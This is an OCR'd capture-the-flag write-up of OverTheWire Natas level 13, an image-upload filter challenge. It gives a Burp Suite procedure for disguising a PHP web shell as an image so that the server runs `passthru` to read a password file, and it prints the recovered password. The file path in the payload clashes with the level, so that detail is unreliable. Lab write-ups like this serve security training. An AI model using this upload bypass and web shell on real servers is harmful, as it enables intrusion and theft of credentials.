
17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:09
natas13.natas.labs.overthewi
natas13.natas.labs.overthewire.org/index-source.
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http:
//natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas13", "pass": "<censored>" };</script></head>
<body>
<h1>natas13</h1>

For security reasons, we now only accept image files!


<?php
function genRandomString() {
$length = 10;
$characters = "0123456789abcdefghijklmnopqrstuvwxyz";
$string = "";
for ($p = 0; $p < $length; $p++) {
$string .= $characters[mt_rand(0, strlen($characters)-1)];
}
return $string;
}
function makeRandomPath($dir, $ext) {
do {
$path = $dir."/".genRandomString().".".$ext;
} while(file_exists($path));
return $path;
}
function makeRandomPathFromFilename($dir, $fn) {
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Go to burpsuit, turn on the intercept, browse image of 1kb, change the extension from jpg to php, keep the signature there and remove other text add the line of php code**: <?php echo passthru('cat /etc/bandit_webpass/bandit14')?>**

17 July,24




and now forward it

17 July,24




Click on the image link forward it again and go to browser. Here we have found the password for natas14:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:23
natas13.natas.labs.overth
Not secure
natas13.natas.labs.overthewire.org/upload/ppckfz6hk...
PNG IHDR PLTE
IDATx
z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 14 → Level 15

Username: natas15

